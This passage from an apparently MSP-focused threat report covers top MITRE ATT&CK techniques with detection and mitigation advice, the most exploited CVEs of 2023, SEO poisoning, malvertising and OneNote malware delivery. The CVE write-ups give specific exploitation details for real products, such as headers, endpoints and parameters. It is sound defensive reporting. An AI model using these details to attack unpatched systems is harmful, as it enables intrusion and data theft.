Sub-Techniques: [T1078.001] Default Accounts, [T1078.002] Domain Accounts, [T1078.003] Local Accounts, [T1078.004] Cloud Accounts

Summary: This technique involves threat actors obtaining and using legitimate account credentials to gain access to systems and engage in malicious activities. With access to valid user accounts, adversaries can bypass access controls placed on systems in the network and potentially access remote systems. This can lead to the execution of malicious code, the download of additional payloads, or moving laterally across the network. Abusing legitimate user or service accounts also allows threat actor activity to blend in with normal user behavior, making detection more challenging.

Malware Examples: BlackCat, Clop, Play Ransomware

Detection Guidance:

- Monitor for unusual user behavior, such as logins from unexpected geolocations or during non-standard working hours. Investigate other unexpected changes in user activity, such as abnormal file access patterns.
- Implement continuous monitoring of account logins, privilege changes, and other activities related to user accounts. Investigate events like repeated failed logins, account lockouts, or unexpected privilege escalations, especially if they involve multiple systems.

- Consider using a user and entity behavior analytics (UEBA) tool to establish baseline behaviors for users and alert on unexpected activities, such as accessing an unauthorized tool or resource.

Mitigation Guidance:

- Use strong password policies. Ensure any default usernames and passwords are updated before deploying to production, update and secure SSH keys, and enact policies to minimize user reuse of passwords across enterprise resources.
- Conduct regular reviews of user credentials and access privileges. Remove unnecessary and outdated accounts and ensure that users only have the least privilege needed to do their job functions.
- Implement multi-factor authorization (MFA) on accounts to add an additional security layer. Train users to only accept valid MFA push notifications and report any suspicious instances of these notifications they did not request.
- Build security awareness training (SAT) that includes content to help employees and customers avoid phishing scams, a common technique for stealing passwords.

5. MITRE ATT&CK Technique T1027: Obfuscated Files or Information

2022 Ranking: Below Top 10 (new to list)

Tactic: [TA0005] Defense Evasion

Sub-Techniques: [T1027.001] Binary Padding, [T1027.002] Software Packing, [T1027.003] Steganography, [T1027.004] Compile After Delivery, [T1027.005] Indicator Removal from Tools, [T1027.006] HTML Smuggling, [T1027.007] Dynamic API Resolution, [T1027.008] Stripped Payloads, [T1027.009] Embedded Payloads, [T1027.010] Command Obfuscation, [T1027.011] Fileless Storage, [T1027.012] LNK Icon Smuggling

Summary: This technique involves threat actors using various methods to evade detection by trying to conceal the malicious aspects of their payloads. These methods include a variety of obfuscation techniques, including encoding, encryption, compression, and other forms of manipulation. PowerShell scripts can be highly obfuscated in numerous ways, making analysis and detection with tools and analysts quite challenging.

Malware Examples: BumbleBee, njRAT, P.A.S. Webshell

Detection Guidance:

- Monitor command and argument execution for potential obfuscation, including looking for characters and syntax commonly used to obfuscate code and other encoding or unusual patterns.
- Analyze files to look for signs of obfuscation attempts. Specifically, look at file structures, non-standard headers, and any encoded or encrypted content that may be used to hide malicious code.
- Consider using behavioral analysis tools to monitor runtime behavior of files and scripts. Look for any unusual patterns in execution or unexpected interactions with the system that could indicate that obfuscated code is attempting to execute in a malicious manner.

Mitigation Guidance:

- Use network traffic inspection tools to analyze incoming payloads for obfuscation or antivirus solutions to detect and quarantine suspicious files. The Antimalware Scan Interface (AMSI) on Windows 10 and above can also be used to analyze commands.
- Enable attack surface reduction (ASR) rules on Windows 10 and above to block potentially obfuscated code from executing.

- Consider restricting what scripts or executables users can run based on necessity. If any legitimate obfuscated scripts or code are regularly used in your environment, ensure that these processes are documented to identify potential malicious obfuscation more easily.

6. MITRE ATT&CK Technique T1218: System Binary Proxy Execution

2022 Ranking: 3 (moved down)

Tactic: [TA0005] Defense Evasion

Sub-Techniques: [T1218.001] Compile HTML File, [T1218.002] Control Panel, [T1218.003] CMSTP, [T1218.004] InstallUtil, [T1218.005] Mshta, [T1218.007] Msiexec, [T1218.008] Odbcconf, [T1218.009] Regsvcs/Regasm, [T1218.010] Regsvr32, [T1218.011] Rundll32, [T1218.012] Verclsid, [T1218.013] Mavinject, [T1218.014] MMC

Summary: This technique involves threat actors abusing system binaries and processes signed by trusted authorities, such as Microsoft or other third-party providers, to proxy execution of malicious code. This allows adversaries to evade detection and gain unauthorized access to systems using these legitimate processes to execute their code. Many binaries used for execution are commonly known as Living Off the Land Binaries or LOLBins.

Malware Examples: BlackCat, IcedID, Qakbot

Detection Guidance:

- Monitor processes and command-line parameters for signed binaries potentially used to proxy the execution of malicious files. Compare historical and recent usage of signed binaries to identify any unusual differences that may point to adversary activity.
- Monitor commands and arguments being executed, as well as changes made to Windows Registry keys, for any attempts to forge credential materials, as this could indicate someone trying to gain unauthorized access to web applications or internet services.
- Examine network connection creations from untrusted hosts and API calls that may be attempting to bypass defenses using signed binaries to proxy execution of malicious content.

Mitigation Guidance:

- Explore application control techniques to limit users' capability to execute frequently abused binaries or limit usage of vulnerable binaries to only privileged accounts that need to use them.
- Consider eliminating unnecessary native binaries in the environment where possible or implement application safelisting to ensure that only authorized and trusted applications are permitted to execute.
- Use tools such as Microsoft's Enhanced Mitigation Experience Toolkit (EMET) ASR feature, which can effectively block attempts to use trusted binaries to bypass application control measures.

7. MITRE ATT&CK Technique T1202: Indirect Command Execution

2022 Ranking: 4 (moved down)

Tactic: [TA0005] Defense Evasion

Sub-Techniques: None

Summary: This technique involves threat actors using Windows utilities to execute commands and bypass security restrictions on command-line interpreters. Several utilities, such as Forfile, the Program Compatibility Assistant, Windows Subsystem for Linux, and others, can execute commands without the Windows command-line interpreter. By using this method, adversaries can avoid detection while arbitrarily executing code that would be detected or mitigated if

<< Back to Table of Contents

executed via cmd.

Malware Examples: 8base, Clop, Revenge RAT

Detection Guidance:

- Monitor command-line activity for indications of indirect command execution. Look for the use of the Forfile utility to execute commands on the system.
- Examine instances of newly constructed processes or commands used in place of cmd. This may include the use of pcalua.exe, winrs.exe, hh.exe, bash.exe, cscript.exe, or wscsript.exe.
- Use behavioral analysis tools to monitor for unusual patterns in the usage of legitimate system tools. Anomalies like atypical command sequences or frequencies could indicate indirect command execution.

Mitigation Guidance:

- Implement application safelisting to allow only approved and trusted applications to run. This limits the usage of unauthorized tools and prevents adversaries from using them for indirect command execution.
- Apply restrictive permissions on legitimate systems to limit capabilities and reduce the potential for misuse.
- Educate users on the risks associated with the misuse of system tools for indirect command execution. Encourage users to report any suspicious activity quickly to prevent widespread breach.

8. MITRE ATT&CK Technique T1055: Process Injection

2022 Ranking: 5 (moved down)

Tactic: [TA0005] Defense Evasion, [TA0004] Privilege Escalation

Sub-Techniques: [T1055.001] Dynamic-link Library Injection, [T1055.002] Portable Execution Injection, [T1055.003] Thread Execution Hijacking, [T1055.004] Asynchronous Procedure Call, [T1055.005] Thread Local Storage, [T1055.008] Ptrace System Calls, [T1055.009] Proc Memory, [T1055.011] Extra Window Memory Injection, [T1055.012] Process Hollowing, [T1055.013] Process Doppelgänging, [T1055.014] VDSO Hijacking, [T1055.015] ListPlanting

Summary: This technique involves threat actors injecting malicious code into the address space of a running process, allowing for the execution of code without creating new executables. It is commonly used to evade detection by using trusted processes and to avoid bringing additional files onto a system. Adversaries may use various injection methods, such as DLL injection, to conceal and execute code within legitimate processes.

Malware Examples: GuLoader, SmokeLoader, Woody RAT

Detection Guidance:

- Monitor for file modifications and processes being changed or viewed, which may indicate that code is being injected into processes in order to evade process-based defenses or elevate privileges.
- Implement memory integrity monitoring to detect changes or injections into the address space of a process. Anomalies in memory contents can indicate process injection.
- Monitor Windows API calls for suspicious activities related to process injection, such as calls related to thread creation, memory allocation, or process execution flow. Abnormal patterns may indicate injection attempts.

Mitigation Guidance:

- Consider using endpoint security solutions that allow configurations to block specific process injection techniques by identifying common behavioral patterns observed during the injection process. ASR rules can be used to prevent code injection into Office applications.

- Implement application safelisting to restrict the execution of unauthorized processes and code. This may help to prevent the launch of malicious injected code in legitimate processes.
- Use code integrity technologies to ensure that only signed and authorized code can be executed on the system. This will help to prevent the execution of injected code.

9. MITRE ATT&CK Technique T1047: Windows Management Instrumentation

2022 Ranking: Below Top 10 (new to list)

Tactic: [TA0002] Execution

Sub-Techniques: None

Summary: This technique involves threat actors using the Windows Management Instrumentation (WMI) framework to interact with and control system components. WMI is a powerful administration tool designed for system and network management, but it can be exploited for malicious purposes such as executing commands, querying system information, and moving laterally. It can also be used to access remote systems via services like Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM).

Malware Examples: Black Basta, Emotet, REvil

Detection Guidance:

- Continuously monitor for newly constructed processes or command lines of "wmic," as well as WMI objects, that are unexpected. This could indicate an intent to execute malicious commands and payloads.
- Use anomaly detection tools to identify unusual patterns or frequencies of WMI usage. Sudden spikes or activity from unexpected sources could indicate malicious behavior.
- Observe network traffic for WMI connections that may indicate attempts to remotely modify configurations, initiate services, or query files.

Mitigation Guidance:

- Implement the principle of least privilege for WMI access, ensuring users and systems only have the necessary permissions to perform approved tasks. Restricting usage helps to mitigate potential abuse.
- Consider disabling any unnecessary WMI services or features that are not required for your organization's operations. This will reduce the attack surface and limit exploitation potential.
- Avoid sharing credentials across systems for administrator and privileged accounts. This will reduce the likelihood that an adversary will be able to move laterally across the environment.

10. MITRE ATT&CK Technique T1140: Deobfuscate/Decode Files or Information

2022 Ranking: Below Top 10 (New to List)

Tactic: [TA0005] Defense Evasion

Sub-Techniques: None

Summary: This technique involves threat actors using methods to reverse or decode obfuscated content back to its original form. This is commonly observed after initial compromise when adversaries may have used obfuscated files or information to evade defenses and now need to use the obfuscated content to continue exploiting the system. Deobfuscation methods may include using built-in functionality of the malware, utilities present on the system, or user execution.

Malware Examples: GootLoader, Lokibot, WarzoneRAT

Detection Guidance:

- Use signature-based detection systems that can monitor for known deobfuscation tools or utilities, such as unusual usage of CertUtil.exe to decode a file.
- Monitor network traffic for patterns that may indicate deobfuscation activities. Unusual communication patterns or data transfers between systems may signify attempts to decode or manipulate obfuscated content.
- Review system and application logs for changes made to files for unusual modifications that may intend to disguise artifacts. Monitor for recently launched processes that aim to hide evidence of intrusion, such as commonly used archive file applications.

Mitigation Guidance:

- Implement controls to restrict or monitor attempts to decode or deobfuscate content within the environment. This may include policies that limit the usage of specific tools or the execution of suspicious commands.
- Consider application safelisting to permit only trusted applications on endpoints. This may help prevent using unauthorized tools to deobfuscate files or information.
- Educate users about the risks associated with decoding or deobfuscating files, especially if they receive unexpected or unsolicited files, including those that may be password-protected. Encourage users to report suspicious files promptly to help prevent inadvertent execution of malicious content.

The main takeaway is that threat actors are increasing their focus on Defense Evasion stealth tactics to avoid detection. Specifically, they're trying to bypass EDR. This highlights the need for MSPs to layer their cybersecurity solutions—a single solution is not enough and has the danger of creating a false sense of security. Building layers of defenses to include prevention (e.g., EDR), detection (e.g., SIEM), and 24/7 monitoring (e.g., managed security operations center [SOC]) creates a maze for attackers to navigate instead of a wall to scale. In the simplest terms, you'll have more time and opportunity to protect your business and your SMB customers.

Top Exploited Vulnerabilities

With no shortage of newly discovered vulnerabilities in 2023, certain vulnerabilities demand attention. It's essential to underscore several top exploited vulnerabilities posing significant risks affecting SMBs. Understanding the most commonly exploited vulnerabilities in MSP environments will inform your plan of defense to prevent attacks.

Overlooking these vulnerabilities can and will inevitably expose systems to malicious activities, leading to data breaches, unauthorized access, and compromised assets.




Figure 10: Most Common CVE Exploit Attempts in 2023

CVE	Count	Affected Product	Vulnerability
CVE_2022_40684	7,278	FortiOS / FortiProxy / FortiSwitchManager	Authentication Bypass
CVE_2023_24489	2,812	Citrix ShareFile	Arbitrary File Upload and RCE
CVE_2023_34362	1,883	MOVEit	SQL Injection
CVE_2023_22515	1,592	Atlassian Confluence	Privilege Escalation
CVE_2023_27350	911	PaperCut NG	Authentication Bypass
CVE_2022_28219	462	Zoho ManageEngine ADAudit Plus	RCE
CVE_2023_27997	395	FortiOS/ FortiProxy	RCE
CVE_2023_0669	376	Fortra GoAnywhere	Command Injection
CVE_2023_35082	184	Ivanti EPMM	Authentication Bypass
CVE_2023_35078	164	Ivanti EPMM	Authentication Bypass
CVE_2023_36934	144	MOVEit	SQL Injection

The vulnerabilities above have patches. We recommend prioritizing their remediation.

<< Back to Table of Contents

Let's delve into the details of each of these vulnerabilities.

CVE-2022-40684: FortiOS / FortiProxy / FortiSwitchManager Authentication Bypass

CVSS: 9.8
NVD: https://nvd.nist.gov/vuln/detail/CVE-2022-40684
CWE:CWE-287 Improper Authentication

The CVE-2022-40684 vulnerability, affecting FortiOS, FortiProxy, and FortiSwitchManager, poses a critical security risk. This authentication bypass flaw empowers unauthenticated attackers to take command of the administrative interface. By deploying a meticulously crafted HTTP/S packet, featuring "Report Runner" or "Node.js" as possible **user agents** and setting the client_ip to `127.0.0.1` in the **forwarded** header, threat actors can exploit this vulnerability. Using the **PUT** method, adversaries can alter admin users' SSH keys, granting them unauthorized access to the targeted system.

Fortinet is a top firewall and VPN vendor across all industries, including MSPs. Its prevalence makes addressing this vulnerability a top priority.

CVE-2023-34362: Progress MOVEit Transfer SQL Injection Vulnerability

CVSS: 9.8
NVD: https://nvd.nist.gov/vuln/detail/CVE-2023-34362
CWE: CWE-89 Improper Neutralization of Special Elements Used in an SQL Command ('SQL Injection')

CVE-2023-3462 is a critical zero-day that exposes cybersecurity vulnerabilities in MOVEit Transfer, primarily stemming from an SQL injection (SQLi) flaw, leading to remote code execution (RCE). This exploit allows attackers to use SQLi to acquire a sysadmin API access token, enabling them to call a deserialization function for remote code execution.

The vulnerability affects MOVEit Transfer versions preceding 2021.0.6 (13.0.6), 2021.1.4 (13.1.4), 2022.0.4 (14.0.4), 2022.1.5 (14.1.5), and 2023.0.1 (15.0.1), as well as versions using MySQL, Microsoft SQL Server, or Azure SQL to host the database. The Cl0p ransomware group exploited this vulnerability to deploy a web shell called LemurLoot. LemurLoot, written in C#, was designed to exfiltrate data and execute on systems running MOVEit Transfer.

CVE-2023-24489: Citrix Content Collaboration ShareFile Improper Access Control Vulnerability

CVSS: 9.8
NVD: https://nvd.nist.gov/vuln/detail/CVE-2023-24489
CWE: CWE-284 Improper Access Control

Exploitation of Citrix ShareFile storage zones controller could allow an unauthenticated attacker to access arbitrary file uploads and perform remote code execution (RCE). Attackers can exploit this vulnerability by taking advantage of errors in ShareFile's handling of cryptographic operations. The application uses AES encryption with CBC mode and PKCS7 padding but does not correctly validate decrypted data, allowing attackers to generate valid padding and execute their attack.

CVE-2023-27350: PaperCut MF/NG SetupCompleted Authentication Bypass

CVSS: 9.8
NVD: https://nvd.nist.gov/vuln/detail/cve-2023-27350
CWE: CWE-284 Improper Access Control

PaperCut vulnerability CVE-2023-27350 enables attackers to circumvent user authentication and attain administrator-level access by exploiting improper access controls within the SetupCompleted Java class. Once infiltrated, malicious actors can exploit PaperCut's functionalities for remote code execution (RCE). This includes utilizing the print scripting interface to execute shell commands and leveraging the User/Group Sync interface for a living-off-the-land-style attack. Notably, the PaperCut server process pc-app.exe operates with SYSTEM- or root-level privileges. Consequently, any processes spawned from this exploitation, such as cmd.exe or powershell.exe, inherit the same elevated privileges, allowing for the execution of commands with elevated access.

CVE-2023–22515: Atlassian Confluence Data Center and Server Broken Access Control Vulnerability

CVSS: 9.8
NVD: **https://nvd.nist.gov/vuln/detail/CVE-2023-22515**
CWE: **CWE-20** Improper Input Validation

Atlassian Confluence zero-day vulnerability, CVE-2023-22515 allowed unauthenticated remote attackers to exploit `/setup/setupadministrator.action` endpoint through improper input validation. The attacker begins by disabling the configuration setting `bootstrapStatusProvider.applicationConfig.setupComplete` to allow access to critical /setup/* endpoints. Then it creates a new administrator user account through a POST request to the `/setup/setupadministrator.action` endpoint, allowing the attacker to gain administrative privileges. Microsoft was the first to observe CVE-2023–22515 actively being exploited by Chinese nation-state threat actors called Storm-0062, also known as DarkShadow or Oro0loxy.

CVE_2023_27997: Fortigate Xortigate

CVSS: 9.8
NVD: **https://nvd.nist.gov/vuln/detail/CVE-2023-27997**
CWE: **CWE-787** Out-of-bounds Write, **CWE-122** Heap-based Buffer Overflow

The Fortigate FortiOS SSL VPN interface contained a pre-authentication remote code injection vulnerability caused by a heap-based buffer overflow. Attackers supplied an encrypted key-value pair to a URI parameter called `enc` through the endpoints `/remote/hostcheck_validate` and `/remote/logincheck`. The parameter passes the encrypted data to a decryption module. `sslvpnd` processes the data sent through the parameter `enc` but fails to validate the length field value against the input data size properly, allowing the attacker to provide more data than expected and resulting in arbitrary code execution.

CVE-2023–35082 & CVE-2023–35078: Ivanti Endpoint Manager Mobile Remote Unauthenticated API Access Vulnerability

CVSS: 9.8
NVD: **https://nvd.nist.gov/vuln/detail/CVE-2023-35082**, **https://nvd.nist.gov/vuln/detail/CVE-2023-35078**
CWE: **CWE-287** Improper Authentication

CVE-2023–35082 affects all versions of Ivanti Endpoint Manager Mobile (EPMM) 11.10, 11.9 and 11.8 and MobileIron Core 11.7 below. The vulnerability allows remote unauthenticated API access for threat actors to perform most operations defined in the official API documents, such as obtaining users' personally identifiable information (PII) and modifying the server.

CVE-2022-28219: ManageEngine ADAudit Plus XXE

CVSS: 9.8
NVD: https://nvd.nist.gov/vuln/detail/CVE-2022-28219
CWE: CWE-611 Improper Restriction of XML External Entity Reference

Cewolf in Zoho ManageEngine ADAudit Plus before 7060 is vulnerable to an unauthenticated XML External Entities (XXE) attack that leads to remote code execution (RCE) or server-side request forgery (SSRF). The only pre-requisite the threat actor needs to know ahead of time is the name of the fully qualified Windows domain the ADAudit Plus application is monitoring.

CVE-2023-0669: Fortra GoAnywhere MFT Deserialization Remote Code Execution


CVSS: 7.2
NVD: https://nvd.nist.gov/vuln/detail/CVE-2023-0669
CWE: CWE-502 Deserialization of Untrusted Data

GoAnywhere MFT CVE-2023-0669 was a zero-day pre-authenticated command injection using an insecure deserialization vulnerability in Windows versions 7.1.1 and Linux versions 7.0.3. The vulnerability arises from mishandling the license data provided by the `bundle` parameter in the POST request. The `LicenseEncrypter` class attempts to decrypt and deserialize the data. However, the the verify method, responsible for deserializing objects allowed attackers to manipulate Java libraries and execute malicious code. Ransomware-as-a-service (RaaS) group, Cl0p, targeted GoAnywhere devices late January, impacting ~130 victims.

CVE-2023-36934: MOVEit Transfer SQL Injection Vulnerability

CVSS: 9.1
NVD: https://nvd.nist.gov/vuln/detail/CVE-2023-36934
CWE: CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Cl0p weaponized an SQL injection zero-day in MOVEit Transfer and compromised ~900 victims. The Cl0p ransomware group exploited this vulnerability to deploy a web shell called LemurLoot. The SQL injection vulnerability exists due to insufficient validation of encrypted query parameters sent to the server. The vulnerability arises from the encryption and decryption process of HTTP query parameters used in redirection URLs. When crafted requests are made to specific endpoints, such as /human.aspx, with manipulated query strings and encrypted parameters, the decryption process mishandles certain characters, leading to improper sanitization. Consequently, this allows for the injection of arbitrary SQL commands into the application's database queries. Exploiting this vulnerability enables remote attackers to execute arbitrary SQL commands, potentially gaining unauthorized access to sensitive data and executing arbitrary code on the target server, posing significant cybersecurity risks to the application and its users.



The Continually Surging Trend of Drive-By Compromise

Focusing on patching and remediating the vulnerabilities discussed in the last section is critical for any MSP. A good cybersecurity program will enforce continuous vulnerability scanning and not just a one-time assessment to ensure new systems do not sneak in and expose those vulnerabilities.

Typical defenses assume that the attacker will come to you. Patching and vulnerability remediation aim to defend against known system and application weaknesses, email filters and awareness training attempts to minimize successful phishing attempts, and perimeter hardening protects against unnecessary exposure of services like RDP that can be targets of credential stuffing or other exploitations of weaknesses.

However, during 2023, there was an increase in malicious activity using a different delivery approach that threat actors place themselves so that victims come to them. Attackers use techniques that usually fall under the umbrella of a [T1189] drive-by compromise, specifically [T1608.006] search engine optimization (SEO) poisoning and [T1583.008] malvertising.

Drive-By Compromise

A drive-by compromise occurs when a victim visits a website during normal browsing activity, which results in a compromise, usually by getting the victim to download a malicious file or visit a website hosting an exploit kit. This differs from other techniques, such as phishing, where a threat actor actively tries to get a victim to click on a link or download a file. In a drive-by compromise, threat actors set up a malicious website and then use techniques, such as SEO poisoning or malvertising, to draw traffic to the site. Then, all they have to do is leave it and let nature take its course.

SEO Poisoning

SEO is a practice where webpages are optimized for search engine algorithms so that they appear higher in search results regardless of the content or popularity of the website itself. SEO is mainly used to legitimately promote pages as a marketing and sales technique. However, threat groups increasingly use SEO practices to push malware and fraud, sometimes by using the practice itself or by compromising sites that have a good reputation and appear trustworthy.

Many groups will seize on victims searching for easy access to software or services where they may already have accepted that the value outweighs the risk. Threat actors pushing malware, such as Batloader, have promoted their pages to appear in searches for free software, while others like PrivateLoader target users looking for cracked software (legitimate software that requires proof of purchase, but it has been manipulated to bypass measures that ensure that proof).

Others will target specific business sectors or victims searching for highly specific and obscure information that is hard to find. A notorious initial access broker distributing a strain of malware known as Gootloader has consistently targeted victims searching for legal documents. They typically infect WordPress sites with a good reputation and inject them with code. This will redirect victims searching for targeted terms to a page that appears to be a forum where a user is asking for exactly what the victim searched, along with a response linking to the specific document they need.

Similarly, one of our most frequently observed strains of malware, commonly known as Solarmarker, will be distributed by targeting victims searching for obscure information and documents that may be difficult to find. Victims may need this information and not want to pay for it, increasing their tolerance of risk when seeking it out. Users who click on search results serving Solarmarker are presented with a page masquerading as well-known knowledge and data repositories, such as the Internet Archive, with a list of documents including what the victim was searching for but will only be served with the malware.


The best defense against SEO poisoning is education. It may be as simple as adding a section to phishing prevention training that explains what SEO poisoning is and telling your team and customers not to download and open files from a website they don't know.

Malvertising

Malvertising is exactly what the name suggests: advertisements that threat actors purchase to serve malicious content. Advertisements leading to malware have been common on sites serving things like pirated media for a long time. Lately, we have observed an increase in threat actors purchasing ads to appear on more legitimate platforms such as search engines.

Most of the ads are targeted toward users of software typical in an enterprise environment, especially apps that victims are used to downloading frequently, such as video conferencing software. Users with elevated privileges in a domain are also targeted specifically by fake advertisements pretending to be software they may search for often, such as administrative tools. Since there may be a certain level of trust in the promoted ads in search results over the search results themselves, victims may click these malicious ads without scrutiny and be led to pages tailored to mimic a legitimate page. They may even push legitimate software trojanized with malware.

A notable example of this was a campaign we reported on near the end of 2023 that delivered a strain of malware we track as Parcel RAT and Cobalt Strike. The threat actors behind this campaign purchased ads on multiple search engine platforms such as Google and Bing that portrayed their malware as being Advanced IP Scanner, a tool commonly used by administrators to map networks and access remote resources, but delivered a trojanized installer that would execute the malware as well as present the victim with the legitimate software they were seeking. This campaign was highly publicized at the time because Bing AI was also observed distributing links to these malicious versions instead of legitimate sites.



IP Scanner for Network | Master LAN Analysis with Ease

https://mynetfoldersip.cfd

Ad Discover **network** devices, control computers remotely, and access shared folders. Ta...

Advanced IP Scanner - Download Free Network Scanner.

https://www.advanced-ip-scanner.com/

Figure 11: Example of Malvertising for Advanced IP Scanner

Potential Malvertising Protections

A standard way to defend against malvertising is to ensure you navigate directly to the official page of any software you are attempting to download. However, we also suggest using an adblocker to protect against malicious ads and promoting the use of alternative search engines that don't serve ads along with search results.

If specific software is required in your business environment, either give employees direct links to install it or deploy and update it directly using an RMM tool to provide employees with verified versions of that software in a repository. Do this along with application safelisting and limiting local administrator privileges for accounts where they are not necessary. Similarly, provide employees with repositories that have been authorized and verified as safe to search for documents and documentation necessary for their work and promote seeking this information through official channels.

It is worth noting that users' attention to the fact that increased search urgency increases the risk of landing on a malicious source. The strain of increased workloads or pressure on individuals in an organization can remove the barriers they may typically put up to complete tasks quickly instead of following security guidance. Attackers using these techniques prey on this just as much with drive-by compromises as with phishing attempts.

Defense Evasion: Trending Malware Delivery File Types

In 2022, Microsoft changed how Microsoft Office works, and you can no longer run macros on any Microsoft Word or Microsoft Excel file if it is downloaded from the internet. The previous behavior was to warn a user that the file was unsafe, but it still let the user click a button to allow macros anyway. After this change, the button to allow macros was completely removed. This dealt a major blow to threat actors who rely on phishing because it prevented their payloads from executing. Since then, threat actors have been looking for new delivery mechanisms to bypass this and similar security controls, primarily by trying different file types in their payloads.

Phishing remains the leading method for delivering malware, with attackers leveraging social engineering tactics to trick unsuspecting users into opening malicious attachments or clicking on harmful links. However, as cybersecurity measures improve and users become more vigilant, cybercriminals continuously adapt their techniques, exploring new avenues for infiltration.


In addition to the emergence of new file-type deliveries, cybercriminals are increasingly resorting to techniques such as [T1036.008] Masquerading: Masquerade File, which proves particularly potent in email phishing campaigns. In these instances, attackers manipulate file icons and names to give the appearance of legitimacy, enticing recipients to open attachments without raising suspicion.

Masquerading file types allow threat actors to obscure malicious content and circumvent detection. By altering file extensions or headers, attackers cloak executable files as innocuous documents or multimedia files, effectively duping users into unwittingly executing harmful payloads. Furthermore, masquerading techniques extend to web-based attacks, where malicious scripts or payloads lurk within seemingly benign files, including images or scripts.

This article delves further into trending malware delivery file types, exploring their characteristics, distribution methods, and the implications they pose.

Microsoft OneNote

Microsoft OneNote emerged as a notable alternative to traditional Microsoft Office macros for malware delivery. Attackers exploit the flexibility of OneNote, allowing them to embed malicious URLs and various scripting formats, such as JavaScript and PowerShell. By leveraging OneNote, attackers can craft convincing email attachments, often encrypted to evade detection, containing embedded scripts that download additional malware payloads. Notably, OneNote files distributed as email attachments often use different file extensions, such as GIF or PNG, to complicate analysis and appear less suspicious to victims.



Germán Fernández
@1ZRR4H

1/ Interesting, possibly the same TA/affiliates distributing first #IcedID (Campaign ID: 3954321778) and then #Qakbot (new Botnet ID: tok01) via #OneNote documents.

They used the same URL for the decoy document and the same server for DLL distribution domains.

proxylife and 9 others

